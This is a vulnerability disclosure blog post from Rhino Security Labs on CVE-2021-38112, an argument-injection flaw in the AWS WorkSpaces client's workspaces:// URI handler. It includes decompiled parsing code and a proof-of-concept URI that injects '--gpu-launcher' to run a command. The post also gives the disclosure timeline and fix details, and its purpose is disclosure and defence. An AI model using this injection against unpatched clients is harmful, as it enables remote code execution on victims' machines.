CVE-2021-38112: AWS WorkSpaces Remote Code Execution

David Yesland

Introduction to CVE-2021-38112

This post details a vulnerability Rhino Security Labs discovered in the AWS WorkSpaces desktop client (https://clients.amazonworkspaces.com/), tracked as CVE-2021-38112, which allows commands to be executed if a victim opens a malicious WorkSpaces URI from their browser. Rhino reported the vulnerability to Amazon and it was promptly patched. AWS WorkSpaces desktop client versions between 3.0.10 and 3.1.8 are affected by the vulnerability.

This AWS WorkSpaces vulnerability allows remote code execution on the operating system of the installed WorkSpace client. This vulnerability could also allow an attacker to potentially pivot into an AWS WorkSpaces host by configuring proxy settings in the WorkSpaces client itself or keylogging usernames and passwords when a victim legitimately accesses their WorkSpaces environment.

What is Amazon WorkSpaces

WorkSpaces as described by Amazon:

"Amazon WorkSpaces is a fully managed, persistent desktop virtualization service that enables your users to access the data, applications, and resources they need, anywhere, anytime, from any supported device. You can use Amazon WorkSpaces to provision either Windows or Linux desktops in just a few minutes and quickly scale to provide thousands of desktops to workers across the globe. Amazon WorkSpaces is deployed within an Amazon Virtual Private Cloud (VPC), and no user data is stored on the local device. This helps improve the security of user data and reduces your overall risk surface area."

There are a number of ways to access Amazon WorkSpaces, one of which is a desktop client (https://clients.amazonworkspaces.com/) allowing you to connect directly to your WorkSpace. The desktop client conveniently registers a custom URI allowing users to quickly launch into a WorkSpace just by clicking a link in their browser.

AWS Remote Code Execution Vulnerability: Technical Details

When the WorkSpaces desktop client is installed on a Windows machine, it registers a custom URI with the system (workspaces://). This allows WorkSpaces to be launched by visiting the custom URI in your browser. During the handling of the URI, the WorkSpaces application fails to sanitize the parameters which are later passed to the command line when authenticating to the WorkSpace. Since the WorkSpaces client is based on the Chromium Embedded Framework (CEF) this allows arguments to be injected into the command line which abuse a known debugging CEF command line argument (–gpu-launcher) (https://peter.sh/experiments/chromium-command-line-switches/#gpu-launcher), allowing arbitrary commands to be executed.

When a custom URI launches an application, the browser will pass the URI to the application on the command line as the first argument, the application can then handle the URI however it would like. In modern browsers command and argument injection is prevented at the initial launch of the application by URL encoding special characters in the URI, preventing things like double quotes or other command line control characters from being injected to break out of the intended command. The failure with Amazon WorkSpaces comes when WorkSpaces URL decodes and uses the parameters in the URI argument to launch a new command without sanitizing the parameters. At this point it is possible to inject arbitrary arguments.

UriSchemeGateway

```
35              StartUpConfigDto startUpConfigDto = this.ParseHostAndQuery(uriString);
36              return this._interactor.ProcessStartUpConfigDto(startUpConfigDto);
37          }
38
39          // Token: 0x060005EB RID: 1515 RVA: 0x00004EAB File Offset: 0x000030AB
40          public bool ShouldNotInterruptCurrentSession()
41          {
42              return this._interactor.ShouldNotInterruptCurrentSession();
43          }
44
45          // Token: 0x060005EC RID: 1516 RVA: 0x0001CEF0 File Offset: 0x0001B0F0
46          private StartUpConfigDto ParseHostAndQuery(string uriString)
47          {
48              StartUpConfigDto startUpConfigDto = new StartUpConfigDto();
49              if (uriString.Contains("@"))
50              {
51                  string[] array = uriString.Split('@', StringSplitOptions.None);
52                  startUpConfigDto.Username = Uri.UnescapeDataString(array[0]);
53                  if (array.Length != 2)
54                  {
55                      return null;
56                  }
57                  uriString = array[1];
58              }
59              string[] array2 = uriString.Split('?', StringSplitOptions.None);
60              string text = array2[0];
61              if (!string.IsNullOrWhiteSpace(text) && text[text.Length - 1] == '/')
62              {
63                  text = text.Remove(text.Length - 1);
64              }
65              if (string.IsNullOrWhiteSpace(text))
66              {
67                  return null;
68              }
69              startUpConfigDto.RegCode = Uri.UnescapeDataString(text);
70              if (array2.Length == 2)
```

The UriSchemeGateway class from the decompiled WorkSpacesClient.Common.dll which handles the custom URI.


You can see that various parameters are parsed from the URI string such as the username, RegCode and host. Each parameter is then URL decoded using the Uri.UnescapeDataString method and then added to the startUpConfigDto object. The startUpConfigDto object is then passed to the ProcessStartUpConfigDto to start the process.

The only catch here is that during the startup process the RegCode parameter is validated to ensure it is a valid WorkSpaces registration code. But anyone with an AWS account can use their own valid WorkSpaces registration code to meet this requirement. To do this, you simply need to configure an AWS Managed Active Directory user and set up a WorkSpace for that user.

Forming a URI to execute commands is now fairly straightforward. Setup AWS WorkSpaces in your AWS account and grab a valid registration code for a user. Inject the "-gpu-launcher" (https://peter.sh/experiments/chromium-command-line-switches/#gpu-launcher) argument specifying an arbitrary command which CEF will execute.

```
workspaces://anything%20--gpu-launcher=%22calc.exe%22@REGISTRATION_CODE
```


You can see in procmon there are two executions of workspaces.exe. The first one is the initial launch from the browser, the command line is as expected, URL encoded.



Initial launch of WorkSpaces in Process Monitor.

```
"C:\Program Files (x86)\Amazon Web Services, Inc\Amazon WorkSpaces\workspaces.exe" --uri "workspaces://anything%20--gpu-launcher=%22calc.exe%22@REGISTRATION_CODE"
```


Then again, the workspaces.exe process is launched with additional arguments, including our injected ones which have been URL decoded.



Secondary launch of WorkSpaces in Process Monitor.

```
"C:\Program Files (x86)\Amazon Web Services, Inc\Amazon WorkSpaces\workspaces.exe"  --ws-pipe-name UUID --ws-pipe-handle 4576 -r REGISTRATION_CODE --auth-url
https://<appssite>.awsapps.com:443/login/?client_id=<clientid>&redirect_uri=https%3a%2f%2fskylight.local&locale=en_US --org-name <org name> --session-id <session id> --metricAppName
Client -u anything --gpu-launcher="calc.exe" --login-mode 5
```

The GIF belows shows this all playout from opening a crafted page in a browser. Although by default a user needs to allow the WorkSpaces application to open from the browser, if the user had ever previously accepted this prompt to always allow this, this would require no user interaction.



AWS WorkSpaces RCE: Proof of Concept

Conclusion

Custom URIs can be useful and are handy for users to make getting started in some applications easier on them. Although modern browsers do a better job of ensuring custom URIs are encoded before passing them to the command line to help prevent trivial argument and command injection, it is important to consider how those values are handled inside the rest of the application flow. The input is still untrusted and should be treated as such during use of the URI values.

As always, feel free to open issues and pull requests on GitHub if you'd like and we will try to get to them to support future usage of these tools. Follow us on Twitter for more releases and blog posts: @RhinoSecurity, @daveysec

CVE-2021-38112: AWS WorkSpaces RCE Timeline

Vulnerability reported to AWS — 5/25/2021

Vulnerability acknowledged by AWS — 5/26/2021

Vulnerability stated as fixed in QA by AWS — 6/7/2021

Fixed version 3.1.9 released — 6/29/2021

Rhino confirmed patched version 3.1.9 — 7/4/2021

UPDATE: AWS reached out to update patched version information to be between 3.0.10–3.1.8 — 9/25/2021

Related Resources

(https://rhinosecuritylabs.com/aws/cve-2022-25165-aws-vpn-client/)

CVE-2022-25165:
Privilege Escalation to SYSTEM in AWS VPN Client

(https://rhinosecuritylabs.com/aws/cloud-malware-cloudformation-injection/)

Cloud Malware:
Resource Injection in CloudFormation Templates

(https://rhinosecuritylabs.com/aws/exploring-aws-ebs-snapshots/)

Downloading and Exploring AWS EBS Snapshots

Interested in more information?

20603 »

Contact Us Today

Support: AWS Pentest Form (https://rhinosecuritylabs.com/assessment-services/support-aws-penetration-testing-form/)

() (888) 944-8679 (TEL:1-888-944-8679)

COMPANY (HTTPS://RHINOSECURITYLABS.COM/COMPANY/) CONTACT US (HTTPS://RHINOSECURITYLABS.COM/CONTACT/) GET A QUOTE (HTTPS://RHINOSECURITYLABS.COM/LANDING/REQUEST-A-QUOTE/)

Leadership (https://rhinosecuritylabs.com/company/leadership/)

Blog (https://rhinosecuritylabs.com/blog/)

Careers (https://rhinosecuritylabs.com/careers/)

Company Principles (https://rhinosecuritylabs.com/careers/rhino-company-principles/)

Contact Us (https://rhinosecuritylabs.com/contact/)

Get a Quote (https://rhinosecuritylabs.com/request-a-quote/)

RSS Feed (https://rhinosecuritylabs.com/blog/feed/)

(http

ASSESSMENTS (/ASSESSMENT-SERVICES/) INDUSTRIES (HTTPS://RHINOSECURITYLABS.COM/INDUSTRY/)

s://rh

RESOURCES (HTTPS://RHINOSECURITYLABS.COM/RESOURCES/) SECURITY BLOG (HTTPS://RHINOSECURITYLABS.COM/BLOG/)

COMPANY (HTTPS://RHINOSECURITYLABS.COM/COMPANY/)

inose

curit

ylabs

.com

)

ABOUT US

Rhino Security Labs is a top penetration testing and security assessment firm, with a focus on cloud pentesting (AWS, GCP, Azure), network pentesting, web application pentesting, and phishing. With manual, deep-dive engagements, we identify security vulnerabilities which put clients at risk.

Endorsed by industry leaders, Rhino Security Labs is a trusted security advisor to the Fortune 500.

info@rhinosecuritylabs.com (mailto:info@rhinosecuritylabs.com)

(888) 944-8679 (tel:1-888-944-8679)

Rhino Security Labs, Inc